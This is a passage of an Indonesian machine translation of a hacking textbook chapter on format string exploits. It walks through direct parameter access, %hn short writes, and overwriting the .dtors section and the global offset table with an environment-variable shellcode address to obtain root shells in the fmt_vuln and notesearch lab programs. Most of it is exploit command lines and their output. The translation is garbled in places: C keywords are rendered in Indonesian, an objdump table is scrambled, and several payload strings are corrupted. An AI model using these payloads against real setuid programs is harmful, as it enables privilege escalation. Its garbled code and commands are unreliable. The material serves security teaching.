printf("Ke-7: %7$d, ke-4: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

---

Sebelumnya `printf()` panggilan akan memiliki output berikut:

---

```
7: 70, 4: 00040
```

---

Pertama, `70` dikeluarkan sebagai angka desimal ketika parameter format `%7$` hariditemui, karena parameter ketujuh adalah `70`. Parameter format kedua mengakses parameter keempat dan menggunakan opsi lebar bidang `05`. Semua argumen parameter lainnya tidak tersentuh. Metode akses langsung ini menghilangkan kebutuhan untuk menelusuri memori hingga awal string format ditemukan, karena memori ini dapat diakses secara langsung. Output berikut menunjukkan penggunaan akses parameter langsung.

---

```
reader@hacking :~/booksrc $ ./fmt_vuln AAAA%x%x%x Cara yang  
benar untuk mencetak input yang dikontrol pengguna:
```

```
AAAA%x%x%x%
```

```
Cara yang salah untuk mencetak input yang dikontrol  
pengguna: AAAAbffff3d0b7fe75fc041414141
```

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8 reader@hacking :~/  
booksrc $ ./fmt_vuln AAAA%4$x Cara yang benar untuk  
mencetak input yang dikontrol pengguna: AAAA%4$x
```

```
Cara yang salah untuk mencetak input yang dikontrol pengguna:
```

```
AAAA41414141
```

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8  
reader@hacking :~/booksrc $
```

---

Dalam contoh ini, awal string format terletak di argumen parameter keempat. Alih-alih melangkah melalui tiga argumen parameter pertama menggunakan `%x` parameter format, memori ini dapat diakses secara langsung. Karena ini dilakukan pada baris perintah dan tanda dolar adalah karakter khusus, itu harus diloloskan dengan garis miring terbalik. Ini hanya memberi tahu shell perintah untuk menghindari mencoba menafsirkan tanda dolar sebagai karakter khusus. String format sebenarnya dapat dilihat ketika dicetak dengan benar.

Akses parameter langsung juga menyederhanakan penulisan alamat memori. Karena memori dapat diakses secara langsung, tidak diperlukan spacer data sampah empat byte untuk menambah jumlah keluaran byte. Masing-masing dari %xparameter format yang biasanya menjalankan fungsi ini dapat langsung mengakses sepotong memori yang ditemukan sebelum string format. Untuk latihan, mari gunakan akses parameter langsung untuk menulis alamat yang terlihat lebih realistik dari 0xbffffd72 ke dalam variabel `test_vals`.

---

```
reader@hacking :~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08")%4$n
```

Cara yang benar untuk mencetak input yang dikontrol

pengguna: ???????%4\$n

Cara yang salah untuk mencetak input yang dikontrol

pengguna: ???????

```
[*] test_val @ 0x08049794 = 16 0x00000010
```

```
baca er@hacking :~/booksrc $ gdb -q (gdb) p
```

```
0x72 - 16
```

**\$1 = 98**

```
(gdb) p 0xfd - 0x72 $2
```

**= 139**

```
(gdb) p 0xff - 0xfd $3
```

**= 2**

```
(gdb) p 0x1ff - 0xfd $4
```

**= 258**

```
(gdb) p 0xbff - 0xff $5
```

**= -64**

```
(gdb) p 0x1bf - 0xff $6
```

**= 192**

(gdb) berhenti

```
reader@hacking :~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08")%98x%4$n%139x%5$n
```

Cara yang benar untuk mencetak input yang dikontrol pengguna:

??????%98x%4\$n%139x%5\$n

Cara yang salah untuk mencetak input yang dikontrol

pengguna: ???????

bfffff3c0

b7fe75fc

```
[*] test_val @ 0x08049794 = 64882 0x0000fd72
```

```
reader@hacking :~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08")%98x%4$n%139x%5$n%258x%6$n%192x%7$n
```

Cara yang benar untuk mencetak input yang dikontrol

pengguna: ???????%98x%4\$n%139x%5\$n%258x%6\$n%192x%7\$n

Cara yang salah untuk mencetak yang dikontrol pengguna

memasukkan: ???????

bfffff3b0

b7fe75fc

0

8049794

```
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
```

```
reader@hacking :~/booksrc $
```

---

Karena tumpukan tidak perlu dicetak untuk mencapai alamat kita, jumlah byte yang ditulis pada parameter format pertama adalah 16. Akses parameter langsung hanya digunakan untuk %nparameter, karena tidak masalah nilai apa yang digunakan untuk %xspacer. Metode ini menyederhanakan proses penulisan alamat dan mengecilkan ukuran wajib string format.

#### **0x356 Menggunakan Penulisan Singkat**

Teknik lain yang dapat menyederhanakan eksloitasi string format adalah menggunakan penulisan singkat. SEBUAH pendekbiasanya berupa kata dua byte, dan parameter format memiliki cara khusus untuk menangani. Penjelasan lebih lengkap tentang kemungkinan parameter format dapat ditemukan di halaman manual printf. Bagian yang menjelaskan pengubah panjang ditunjukkan pada output di bawah ini.

---

#### Pengubah panjang

Di sini, konversi bilangan bulat adalah singkatan dari konversi d, i, o, u, x, atau X.

**h** Konversi bilangan bulat berikut sesuai dengan argumen int pendek atau int pendek yang tidak ditandatangani, atau konversi n berikut sesuai dengan penunjuk ke argumen int pendek.

---

Ini dapat digunakan dengan eksloitasi string format untuk menulis celana pendek dua byte. Pada output di bawah ini, short (ditampilkan dalam huruf tebal) ditulis di kedua ujung empat byte test\_valvariabel. Secara alami, akses parameter langsung masih dapat digunakan.

---

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%hn Cara yang benar untuk mencetak input yang dikontrol pengguna:
```

```
?%x%x%x%hn
```

```
Cara yang salah untuk mencetak input yang dikontrol
```

```
pengguna: ??bffff3d0b7fe75fc0
```

```
[*] test_val @ 0x08049794 = -65515 0xffff0015
```

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%x%x%x%hn Cara yang benar untuk mencetak input yang dikontrol pengguna:
```

```
?%x%x%x%hn
```

```
Cara yang salah untuk mencetak input yang dikontrol
```

```
pengguna: ??bffff3d0b7fe75fc0
```

```
[*] test_val @ 0x08049794 = 144172000015ffb8 reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%4$hn Cara yang benar untuk mencetak input yang dikontrol pengguna:
```

```
?%4$hn
```

```
Cara yang salah untuk mencetak input yang dikontrol pengguna: ??
```

```
[*] test_val @ 0x08049794 = 327608 0x0004ffb8
```

```
reader@hacking :~/booksrc $
```

---

Menggunakan penulisan singkat, seluruh nilai empat byte dapat ditimpas hanya dengan dua %hnparameter. Pada contoh di bawah ini,test\_valvariabel akan ditimpas sekali lagi dengan alamat0xbffffd72.

---

```
reader@hacking :~/booksrc $ gdb -q
(gdb) p 0xfd72 - 8
$1 = 64874
(gdb) p 0xbfff - 0xfd72 $2
= -15731
(gdb) p 0x1bfff - 0xfd72 $3
= 49805
(gdb) berhenti
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08\x96\x97\x04\x08")%64874x%4\
$hn%49805x%5$hn
Cara yang benar untuk mencetak input yang dikontrol
pengguna: ?????%64874x%4$hn%49805x%5$hn
Cara yang salah untuk mencetak input yang dikontrol pengguna:
b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking :~/booksrc $
```

---

Contoh sebelumnya menggunakan metode sampul serupa untuk menangan penulisan kedua dari 0xbfff menjadi kurang dari penulisan pertama 0xfd72. Menggunakan tulisan pendek, urutan tulisan tidak masalah, jadi tulisan pertama bisa 0xfd72 dan yang kedua 0xbff, jika dua alamat yang diteruskan ditukar posisinya. Pada output di bawah ini, alamatnya 0x08049796 ditulis ke pertama, dan 0x08049794 ditulis ke detik.

---

```
(gdb) p 0xbfff - 8 $1
= 49143
(gdb) p 0xfd72 - 0xbfff $2
= 15731
(gdb) berhenti
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08\x94\x97\x04\x08")%49143x%4\
$hn%15731x%5$hn
Cara yang benar untuk mencetak input yang dikontrol
pengguna: ?????%49143x%4$hn%15731x%5$hn
Cara yang salah untuk mencetak input yang dikontrol
pengguna: ???
b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking :~/booksrc $
```

---

Kemampuan untuk menimpa alamat memori arbitrer menyiratkan kemampuan untuk mengontrol aliran eksekusi program. Salah satu opsi adalah menimpa alamat pengirim di bingkai tumpukan terbaru, seperti yang dilakukan dengan luapan berbasis tumpukan. Meskipun ini adalah opsi yang memungkinkan, ada target lain yang memiliki alamat memori yang lebih dapat diprediksi. Sifat luapan berbasis tumpukan hanya memungkinkan penimpaan alamat pengirim, tetapi string format memberikan kemampuan untuk menimpa alamat memori apa pun, yang menciptakan kemungkinan lain.

### **0x357 Memutar dengan .dtors**

Dalam program biner yang dikompilasi dengan kompiler GNU C, bagian tabel khusus disebut .dtordan .aktordibuat untuk destruktur dan konstruktor, masing-masing. Fungsi konstruktor dieksekusi sebelumutama()fungsi dieksekusi, dan fungsi destruktur dieksekusi tepat sebelumutama()fungsi keluar dengan panggilan sistem keluar. Fungsi destruktur dan .dtorbagian tabel sangat menarik.

Sebuah fungsi dapat dideklarasikan sebagai fungsi destruktur dengan mendefinisikan atribut destruktur, seperti yang terlihat pada dtors\_sample.c.

#### **dtors\_sample.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>

pembersihan static void(void) __attribute__ ((destructor));

utama() {
    printf("Beberapa tindakan terjadi di fungsi main()..\n"); printf("lalu ketika
    main() keluar, destruktur dipanggil..\n");

    keluar(0);
}

pembersihan batal(batal) {
    printf("Dalam fungsi pembersihan sekarang..\n");
}
```

---

Dalam contoh kode sebelumnya, membersihkan()fungsi didefinisikan dengan atribut destruktur, sehingga fungsi tersebut secara otomatis dipanggil ketika utama() fungsi keluar, seperti yang ditunjukkan berikutnya.

---

```
reader@hacking :~/booksrc $ gcc -o dtors_sample dtors_sample.c
reader@hacking :~/booksrc $ ./dtors_sample
Beberapa tindakan terjadi di fungsi main()..
dan kemudian ketika main() keluar, destruktur dipanggil..
Dalam fungsi cleanup() sekarang..
reader@hacking :~/booksrc $
```

---

Perilaku menjalankan fungsi secara otomatis saat keluar ini dikendalikan oleh .dtorbagian tabel biner. Bagian ini adalah larik alamat 32-bit yang diakhiri dengan alamat NULL. Array selalu dimulai dengan 0xffffffff dan diakhiri dengan alamat NULL dari 0x00000000. Di antara keduanya adalah alamat dari semua fungsi yang telah dideklarasikan dengan atribut destruktur.

Itunmperintah dapat digunakan untuk menemukan alamat darimembersihkan() fungsi, dan objdump dapat digunakan untuk memeriksa bagian-bagian dari biner.

---

```
reader@hacking :~/booksrc $nm ./dtors_sample
080495bc d _DYNAMIC
08049688 d _GLOBAL_OFFSET_TABLE_
080484e4 R _IO_stdin_used
    w _v_RegisterClasses
080495a8 hari __CTOR_END__
080495a4 hari __CTOR_LIST__
080495b4 d __DTOR_END__
080495ac d __DTOR_LIST__
    080485a0 r __FRAME_END__
    080495b8 d __JCR_END__
    080495b8 d __JCR_LIST__
    080496b0 A __bss_start
080496a4 D __data_start 08048480 t
__do_global_ctors_aux 08048340 t
__do_global_dtors_aux 080496a8 D
__dso_handle
    dengan __gmon_start__
08048479 T __i686.get_pc_thunk.bx
080495a4 d __init_array_end
080495a4 d __init_array_start
08048400 T __libc_csu_fini
08048410 T __libc_csu_init
    U __libc_start_main@ @GLIBC_2.0
080496b0 A __edata
080496b4 A __end
080484b0 T __fini
080484e0 R __fp_hw
0804827c T __init
080482f0 T __mulai
08048314 t call_gmon_start
080483e8 t pembersihan
080496b0 b selesai.1
080496a4 W data_start
    Anda keluar@ @ GLIBC_2.0
08048380 t frame_dummy
080483b4 T utama
080496ac d p.0
    U printf@ @GLIBC_2.0
reader@hacking :~/booksrc $
```

---

Itu merupakan perintah menunjukkan bahwa membersihkan() fungsi terletak di 0x080483e8 (ditunjukkan dalam huruf tebal di atas). Ia juga mengungkapkan bahwa .dtor bagian dimulai pada 0x080495ac dengan \_\_DTOR\_LIST\_\_ () dan berakhir pada 0x080495b4 dengan \_\_DTOR\_END\_\_ (-). Ini maksudnya 0x080495a charus mengandung 0xffffffff, 0x080495b4 harus mengandung 0x00000000, dan alamat di antara mereka (0x080495b0) harus berisi alamat membersihkan() fungsi (0x080483e8).

Itu objdump perintah menunjukkan isi sebenarnya dari .dtor bagian (ditampilkan dalam huruf tebal di bawah), meskipun dalam format yang sedikit membingungkan. Nilai pertama dari 0x080495a charanya menunjukkan alamat di mana .dtor bagian adalah

terletak. Kemudian byte yang sebenarnya ditampilkan, berlawanan dengan DWORD, yang berarti byte dibalik. Mengingat hal ini, semuanya tampak benar.

---

```
reader@hacking :~/booksrc $ objdump -s -j .dtors ./dtors_sample
```

```
. ./dtors_sample:      format file elf32-i386
```

Isi bagian .dtors:

```
80495acfffffff e8830408 00000000
```

```
.....  
reader@hacking :~/booksrc $
```

---

Detail menarik tentang .dtorbagian adalah bahwa hal itu dapat dituliskan. Dump objek dari header akan memverifikasi ini dengan menunjukkan bahwa file .dtorbagian tidak berlabel HANYA BACA.

---

```
reader@hacking :~/booksrc $ objdump -h ./dtors_sample
```

```
. ./dtors_sample:      format file elf32-i386
```

Bagian:

Nama Idx	Ukuran	VMA	LMA	File dari Algn
0 .interp	00000013	08048114	08048114	00000114 2**0 ISI, ALLOC, LOAD, READONLY, DATA
1 .note.ABI-tag	00000020	08048128	08048128	00000128 2**2 ISI, ALLOC, LOAD, READONLY, DATA 0000002c
2 .hash	08048148	08048148	00000148	2**2 ISI, ALLOC, LOAD, READONLY, DATA 00000060 08048174
3 .dynsym	08048174	00000174	2**2 ISI, ALLOC, LOAD, READONLY, DATA 00000051 080481d 00000051	
4 .dinastr	08481d	0	ISI, ALLOC, LOAD, READ ONLY, DATA	
5 .gnu.version	0000000c	08048226	08048226	00000226 2**1 ISI, ALLOC, LOAD, READonly, DATA
6 .gnu.version_r	00000020	08048234	08048234	00000234 2**2 ISI, ALLOC, LOAD, READONLY, DATA 00000008
7 .rel.dyn	08048254	08048254	00000254	2**2 ISI, ALLOC, LOAD, READONLY, DATA 00000020 0804825c
8 .rel.plt	0804825c	0000025c	2**2 ISI, ALLOC, LOAD, READONLY, 08027c 0000027 0802748 0000027 2	
9 .init	08048294	08048294	00000294	2**2 ISI, ALLOC, LOAD, READONLY, KODE 00000050
10 .plt	080482f0	000002f0	2**4 ISI, ALLOC, LOAD, READONLY, CODE *2 ISI, ALLOC, LOAD,	
11 .teks	080482f0	000002f0	2**4 ISI, ALLOC, LOAD, READONLY, KODE 000000bf 080484e0 080484e0	
12 .fini	080485a0	080485a0	00000004	00000004 080485a0 080485a0 000005a0 DATA 00000004 080485a0 080485a0 000005a0
13 .rodata	080485a0	080485a0	2**2 ISI, ALLOC, ALLOCLY, LOAD, READONLY **2 ISI, ALLOC, LOAD, DATA	
14 .eh_frame				
15 .ctors				

```

16 .dtors      0000000c 080495ac 080495ac 000005ac 2**2 ISI,
               ALLOC, LOAD, DATA
17 .jcr       00000004 080495b8 080495b8 000005b8 2**2 ISI,
               ALLOC, LOAD, DATA
18 .dinamis    000000c8 080495bc 080495bc 000005bc 2**2 ISI,
               ALLOC, LOAD, DATA
19 .dapat     00000004 08049684 08049684 00000684 2**2 ISI,
               ALLOC, LOAD, DATA
20 .got.plt   0000001c 08049688 08049688 00000688 2**2 ISI,
               ALLOC, LOAD, DATA
21 .data      0000000c 080496a4 080496a4 000006a4 2**2 ISI,
               ALLOC, LOAD, DATA
22 .bss       00000004 080496b0 080496b0 000006b0 2**2
               ALLOC
23 .komentar  0000012f 00000000 00000000 000006b0 2**0 ISI,
               HANYA BACA
24 .debug_aranges 00000058 00000000 00000000 000007e0 2**3
               ISI, HANYA BACA, DEBUGGING
25 .debug_pubnames 00000025 00000000 00000000 00000838 2**0
               ISI, HANYA BACA, DEBUGGING
26 .debug_info   000001ad 00000000 00000000 0000085d 2**0 ISI,
               HANYA BACA, DEBUGGING
27 .debug_abbrev 00000066 00000000 00000000 00000a0a 2**0
               ISI, HANYA BACA, DEBUGGING
28 .debug_line    0000013d 00000000 00000000 00000a70 2**0
               ISI, HANYA BACA, DEBUGGING
29 .debug_str     000000bb 00000000 00000000 00000bad 2**0 ISI,
               HANYA BACA, DEBUGGING
30 .debug_ranges  00000048 00000000 00000000 00000c68 2**3
               ISI, HANYA BACA, DEBUGGING
reader@hacking :~/booksrc $
```

---

Detail menarik lainnya tentang .dtorbagian adalah bahwa itu termasuk dalam semua binari yang dikompilasi dengan kompiler GNU C, terlepas dari apakah ada fungsi yang dideklarasikan dengan atribut destructor. Ini berarti bahwa program string format rentan, `fmt_vuln.c`, harus memiliki ekstensi .dtorbagian yang tidak berisi apa-apa. Ini dapat diperiksa menggunakan `nm` dan `objdump`.

```

reader@hacking :~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking :~/booksrc $ objdump -s -j .dtors ./fmt_vuln

./fmt_vuln:      format file elf32-i386
```

```

Isi bagian .dtors:
8049690 ffffffff 00000000 .....  

reader@hacking :~/booksrc $
```

---

Seperti yang ditunjukkan oleh output ini, jarak antara `__DTOR_LIST__` dan `__DTOR_END__` hanya empat byte kali ini, yang berarti tidak ada alamat di antara mereka. Dump objek memverifikasi ini.

Sejak .dtorbagian dapat ditulis, jika alamat setelah 0xffffffff ditimpas dengan alamat memori, alur eksekusi program akan diarahkan ke alamat tersebut saat program keluar. Ini akan menjadi alamat \_\_DTOR\_LIST\_\_ ditambah empat, yaitu 0x08049694 (yang juga merupakan alamat \_\_DTOR\_END\_\_ pada kasus ini).

Jika programnya adalah suid root, dan alamat ini dapat ditimpas, akan memungkinkan untuk mendapatkan shell root.

---

```
reader@hacking :~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking :~/booksrc $. ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE akan berada di 0xbffff9ec
reader@hacking :~/booksrc $
```

---

Shellcode dapat dimasukkan ke dalam variabel lingkungan, dan alamatnya dapat diprediksi seperti biasa. Karena panjang nama program dari program helper getenvaddr.c dan program fmt\_vuln.c yang rentan berbeda dua byte, shellcode akan ditempatkan di 0xbffff9ec saat fmt\_vuln.c dijalankan. Alamat ini hanya harus ditulis ke dalam .dtorbagian di 0x08049694 (ditunjukkan dalam huruf tebal di bawah) menggunakan kerentanan format string. Dalam output di bawah ini, metode penulisan singkat digunakan.

---

```
reader@hacking :~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xbfff $2 =
14829
(gdb) berhenti
reader@hacking :~/booksrc $nm ./fmt_vuln | grep DTOR
08049694d __DTOR_END__ 08049690 d __DTOR_LIST__

reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x96\x96\x04\x08\x94\x96\x04\x08")
%49143x%4$h%14829x%5$h
Cara yang benar untuk mencetak input yang dikontrol
pengguna: ?????%49143x%4$h%14829x%5$h
Cara yang salah untuk mencetak input yang dikontrol
pengguna: ????
```

---

```
b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffffb8
sh-3.2# whoami
akar
sh-3.2#
```

---

Meskipun .dtorbagian tidak diakhiri dengan benar dengan alamat NULL dari 0x00000000, alamat shellcode masih dianggap sebagai fungsi destruktur. Ketika program keluar, shellcode akan dipanggil, memunculkan shell root.

### **0x358 Kerentanan pencarian catatan lainnya**

Selain kerentanan buffer overflow, program notesearch dari Bab 2 juga menderita kerentanan format string. Kerentanan ini ditunjukkan dalam huruf tebal dalam daftar kode di bawah ini.

---

```
int print_notes(int fd, int uid, char *searchstring) {
    int catatan_panjang;
    char byte=0, note_buffer[100];

    note_length = find_user_note(fd, uid);
    jika(panjang_catatan == -1) // Jika akhir file tercapai, //
        kembali 0;           // kembalikan 0.

    baca(fd, note_buffer, note_length); // Baca data catatan.
    note_buffer[panjang_catatan] = 0;      // Hentikan string.

    if(search_note(note_buffer, searchstring)) // Jika string pencarian ditemukan,
        printf(catatan_buffer);           // mencetak catatan.
    kembali 1;
}
```

---

Fungsi ini membacacatatan\_bufferdari file dan mencetak isi catatan tanpa menyediakan string formatnya sendiri. Meskipun buffer ini tidak dapat dikontrol secara langsung dari baris perintah, kerentanan dapat dieksplorasi dengan mengirimkan data yang tepat ke file menggunakan program notetaker dan kemudian membuka catatan tersebut menggunakan program notesearch. Pada output berikut, program pencatat digunakan untuk membuat catatan untuk menyelidiki memori dalam program pencarian catatan. Ini memberitahu kita bahwa parameter fungsi kedelapan ada di awal buffer.

---

```
reader@hacking :~/booksrc $ ./notetaker AAAA$(perl -e 'print "%x."x10') buffer
[DEBUG] @ 0x804a008: 'AAAA%x.%x.%x.%x.%x .%x.%x.%x.%x.' [DEBUG] file
data @ 0x804a070: '/var/notes'
Deskriptor file [DEBUG] adalah 3
Catatan telah disimpan.

reader@hacking :~/booksrc $ ./notesearch AAAA [DEBUG] menemukan catatan 34 byte untuk
id pengguna 999 [DEBUG] menemukan catatan 41 byte untuk id pengguna 999 [DEBUG]
menemukan catatan 5 byte untuk id pengguna 999 [DEBUG ] menemukan catatan 35 byte
untuk id pengguna 999
AAAAAbffff750.23.20435455.37303032.0.0.1.41414141.252e7825.78252e78 .

----- [ data akhir catatan ]----- reader@hacking :~/booksrc
booksrc $ ./notetaker BBBB%8\$x [DEBUG] buffer @
0x804a008: 'BBBB%8\$x ' [DEBUG] datafile @
0x804a070: '/var/notes' [DEBUG] deskriptor file adalah
3
Catatan telah disimpan. reader@hacking :~/booksrc
$ ./notesearch BBBB
```

```
[DEBUG] menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999
[DEBUG] menemukan catatan 5 byte untuk id pengguna 999
[DEBUG] menemukan catatan 35 byte untuk id pengguna 999
[DEBUG] menemukan catatan 9 byte untuk id pengguna 999
BBBB42424242
----- [ data akhir catatan ]-----
reader@hacking :~/booksrc $
```

---

Sekarang setelah tata letak relatif memori diketahui, eksplorasi hanyalah masalah menimpa file .dtorbagian dengan alamat shellcode yang disuntikkan.

```
reader@hacking :~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE akan berada di 0xbffff9e8
reader@hacking :~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9e8 - 0xbfff $2
= 14825
(gdb) berhenti
reader@hacking :~/booksrc $nm ./notesearch | grep DTOR
08049c60 d __DTOR_END__
08049c5c d __DTOR_LIST__
reader@hacking :~/booksrc $ ./notetaker $(printf "\x62\x9c\x04\x08\x60\x9c\x04\x08")
%49143x%8$h%14825x%9$h
[DEBUG] buffer @ 0x804a008: 'b? %49143x%8$h%14825x%9$h' [DEBUG]
file data @ 0x804a070: '/var/notes'
Deskriptor file [DEBUG] adalah 3
Catatan telah disimpan.
reader@hacking :~/booksrc $ ./notesearch 49143x [DEBUG]
menemukan catatan 34 byte untuk id pengguna 999 [DEBUG]
menemukan catatan 41 byte untuk id pengguna 999 [DEBUG]
menemukan catatan 5 byte untuk id pengguna 999 [DEBUG ]
menemukan catatan 35 byte untuk id pengguna 999 [DEBUG]
menemukan catatan 9 byte untuk id pengguna 999 [DEBUG]
menemukan catatan 33 byte untuk id pengguna 999
```

21

```
----- [ akhir catatan data ]-----
sh-3.2# whoami
akar
sh-3.2#
```

---

### **0x359 Menimpa Tabel Offset Global**

Karena suatu program dapat menggunakan suatu fungsi di pustaka bersama berkali-kali, akan berguna jika memiliki tabel untuk mereferensikan semua fungsi. Bagian khusus lain dalam program yang dikompilasi digunakan untuk tujuan ini—*tabel linkage prosedur (PLT)*.

Bagian ini terdiri dari banyak instruksi lompat, masing-masing sesuai dengan alamat suatu fungsi. Ini bekerja seperti batu loncatan—setiap kali fungsi bersama perlu dipanggil, kontrol akan melewati PLT.

Tempat pembuangan objek yang membongkar bagian PLT dalam program string format rentan (fmt\_vuln.c) menunjukkan instruksi lompat ini:

---

```
reader@hacking :~/booksrc $ objdump -d -j .plt ./fmt_vuln
```

```
./fmt_vuln:      format file elf32-i386
```

Pembongkaran bagian .plt:

```
080482b8 < __gmon_start__@plt-0x10 >:  
 80482b8: ff 35 6c 97 04 08 ff      tekan 0x804976c  
 80482be: 25 70 97 04 08 00      jmp    * 0x8049770  
 80482c4: 00                      menambahkan %al,(%eax)  
 ...  
  
080482c8 < __gmon_start__@plt >:  
 80482c8: ff 25 74 97 04 08 68      jmp    * 0x8049774  
 80482ce: 00 00 00 00      dorongan $0x0  
 80482d3: e9 e0 ff ff ff      jmp    80482b8 <_init+0x18>  
  
080482d8 < __libc_start_main@plt >:  
 80482d8: ff 25 78 97 04 08 68      jmp    * 0x8049778  
 80482de: 08 00 00 00      dorongan $0x8  
 80482e3: e9 d0 ff ff ff      jmp    80482b8 <_init+0x18>  
  
080482e8 < strcpy@plt >:  
 80482e8: ff 25 7c 97 04 08 68      jmp    * 0x804977c  
 80482ee: 10 00 00 00      dorongan $0x10  
 80482f3: e9 c0 ff ff ff      jmp    80482b8 <_init+0x18>  
  
080482f8 < printf@plt >:  
 80482f8: ff 25 80 97 04 08 68      jmp    * 0x8049780  
 80482fe: 18 00 00 00      dorongan $0x18  
 8048303: e9 b0 ff ff ff      jmp    80482b8 <_init+0x18>  
  
08048308 < exit@plt >:  
 8048308: ff 25 84 97 04 08 68      jmp    * 0x8049784  
 804830e: 20 00 00 00      dorongan $0x20  
 8048313: e9 a0 ff ff ff      jmp    80482b8 <_init+0x18>  
reader@hacking :~/booksrc $
```

---

Salah satu instruksi lompat ini dikaitkan dengan KELUAR() fungsi, yang dipanggil di akhir program. Jika instruksi lompat digunakan untuk KELUAR() fungsi dapat dimanipulasi untuk mengarahkan aliran eksekusi ke shellcode alih-alih KELUAR() fungsi, shell root akan muncul. Di bawah ini, tabel penautan prosedur ditampilkan hanya untuk dibaca.

---

```
reader@hacking :~/booksrc $ objdump -h ./fmt_vuln | grep -A1 "\.plt\"
10 .plt          00000060 080482b8 080482b8 000002b8 2**2 ISI,
ALLOC, LOAD, READONLY, CODE
```

---

Tapi pemeriksaan lebih dekat dari instruksi melompat (ditampilkan dalam huruf tebal di bawah) mengungkapkan bahwa mereka tidak melompat ke alamat tetapi ke pointer ke alamat. Misalnya, alamat sebenarnya `darprintf()` fungsi disimpan sebagai pointer di alamat memori `0x08049780`, dan `KELUAR()` alamat fungsi disimpan di `0x08049784`.

---

```
080482f8 < printf@plt >:
80482f8: ff 25 80 97 04 08 68      jmp    * 0x8049780
80482fe: 18 00 00 00                dorongan $0x18
8048303: e9 b0 ff ff ff          jmp    80482b8 <_init+0x18>

08048308 < exit@plt >:
8048308: ff 25 84 97 04 08 68      jmp    * 0x8049784
804830e: 20 00 00 00                dorongan $0x20
8048313: e9 a0 ff ff ff          jmp    80482b8 <_init+0x18>
```

---

Alamat-alamat ini ada di bagian lain, yang disebut *table offset global (GOT)*, yang dapat ditulis. Alamat ini dapat langsung diperoleh dengan menampilkan entri relokasi dinamis untuk biner dengan menggunakan `objdump`.

---

```
reader@hacking :~/booksrc $ objdump -R ./fmt_vuln
```

```
. /fmt_vuln:      format file elf32-i386

REKAM RELOKASI DINAMIS
JENIS OFFSET           NILAI
08049764 R_386_GLOB_DAT _gmon_start_
08049774 R_386_JUMP_SLOT _gmon_start_
08049778 R_386_JUMP_SLOT _libc_start_main
0804977c R_386_JUMP_SLOT strcpy
08049780 R_386_JUMP_SLOT printf
08049784 R_386_JUMP_SLOT KELUAR
```

---

```
reader@hacking :~/booksrc $
```

Ini mengungkapkan bahwa alamat `KELUAR()` fungsi (ditampilkan dalam huruf tebal di atas) terletak di GOT di `0x08049784`. Jika alamat shellcode ditimpas di lokasi ini, program harus memanggil shellcode ketika dianggap memanggil `KELUAR()` fungsi.

Seperti biasa, shellcode dimasukkan ke dalam variabel lingkungan, lokasi sebenarnya diprediksi, dan kerentanan format string digunakan untuk menulis nilai. Sebenarnya, shellcode harus tetap berada di lingkungan dari sebelumnya, artinya satu-satunya hal yang perlu penyesuaian adalah 16 byte pertama dari string format. Perhitungan untuk `%x` parameter format akan selesai

sekali lagi untuk kejelasan. Pada output di bawah ini, alamat shellcode () ditulis ke alamat KELUAR() fungsi ().

---

```
reader@hacking :~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE akan berada di 0xbffff9ec reader@hacking :~/booksrc $ gdb
-q (gdb) p 0xbfff - 8
```

```
$1 = 49143
(gdb) p 0xf9ec - 0xbfff $2 =
14829
(gdb) berhenti
reader@hacking :~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:      format file elf32-i386
```

#### REKAM RELOKASI DINAMIS

JENIS OFFSET	NILAI
08049764 R_386_GLOB_DAT	_gmon_start_
08049774 R_386_JUMP_SLOT	_gmon_start_
08049778 R_386_JUMP_SLOT	_libc_start_main
0804977c R_386_JUMP_SLOT	strcpy
08049780 R_386_JUMP_SLOT	printf
08049784 R_386_JUMP_SLOT	KELUAR

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "%x\x97\x04\x08\x84\x97\x04\x08")
%49143x%4$h%14829x%5$h
Cara yang benar untuk mencetak input yang dikontrol
pengguna: ?????49143x%4$hn%14829x%5$hn
Cara yang salah untuk mencetak input yang dikontrol
pengguna: ????
```

---

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8
sh-3.2# whoami
akar
sh-3.2#
```

b7fe75fc

Saat fmt\_vuln.c mencoba memanggil KELUAR() fungsi, alamat KELUAR() fungsi dicari di GOT dan dilompati melalui PLT. Karena alamat sebenarnya telah dialihkan dengan alamat untuk shellcode di lingkungan, shell root muncul.

